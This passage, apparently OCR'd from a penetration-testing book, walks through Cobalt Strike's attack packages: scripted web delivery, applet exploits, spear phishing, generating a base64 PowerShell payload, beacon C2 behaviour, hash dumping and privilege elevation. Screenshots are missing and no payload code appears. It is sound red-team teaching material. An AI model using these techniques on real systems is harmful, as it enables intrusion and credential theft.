
- Host File: Using this option, Cobalt Strike can host a file by creating a web server for us.
- Scripted Web Delivery: This attack generates a payload and gives us a one-liner command to execute code on a system using PowerShell, BITSAdmin, Python, and so on.
- Signed Applet Attack: This package sets up a self-signed Java applet. This

package will spawn the specified listener if the user gives the applet permission to run.


- Smart Applet Attack: The smart applet detects the Java version and uses an embedded exploit to disable the Java security sandbox. This attack is cross-platform and cross-browser.
- System Profiler: The system profiler is a client-side reconnaissance tool. It finds common applications (with version numbers) used by the user and reports them back to us.

Spear Phishing:


- This option can be used to launch targeted attacks while carrying out a red team activity. We can set the receivers, phishing templates, and SMTP servers and click Send to perform the attack:




Let's look at an example of payload generation and execution. We will use the Payload Generator. Go to Attack, click on Packages, and then click on Payload Generator, as shown in the following screenshot:




After this, a new window will open. Here, we need to choose the listener we wish to receive our connection on and the output format of the payload. We will choose PowerShell Command and click Generate:



A new window will open asking us to choose the output folder and the payload will be generated and copied into a `.txt` file:



If we open the `.txt` file, we will see a base64 encoded PowerShell Command, as shown in the following screenshot:



Once we execute this code, we will receive a connection on our server, as shown in the following screenshot:


Event Log X
Listeners X
Listeners X
09/16 16:34:20 *** neo has joined.
09/16 18:28:41 *** himanshu has joined.
09/16 18:30:23 *** initial beacon from PT@192.168.2.14 (PT-PC)

Beacons


Beacons is a payload used by Cobalt Strike. It is flexible and supports both asynchronous and interactive modes of communication.The asynchronous mode can be quite slow. In this mode, the beacon calls home every once in a while, receives a list of the tasks that are assigned to it, downloads them, and goes back to sleep. This helps in avoiding detection on the remote system. In interactive mode, however, everything happens in real time. Beacons have malleable network indicators, which means they have a **Malleable C2** profile. This is responsible for transporting the data, transforming it for storage, and reinterpreting it backwards. We will learn more about this in the later chapters of this book. For now, let's look at the different features a beacon has and how to use them.

Cobalt Strike offers two ways to access the beacons:


- The beacon menu
- The beacon console

The beacon menu


The beacon menu can be accessed by right-clicking on the host. The Access menu contains the options shown as follows:




- Dump Hashes: This will run the `hashdump` command on the beacon as shown below, which dumps the system's **NT LAN Manager** (**NTLM**) hashes. It requires elevated privileges:




- Elevate: Cobalt Strike has a few inbuilt exploits for privilege escalation that we can use to gain admin rights. We choose Access | Elevate from the menu, as shown in the following screenshot:



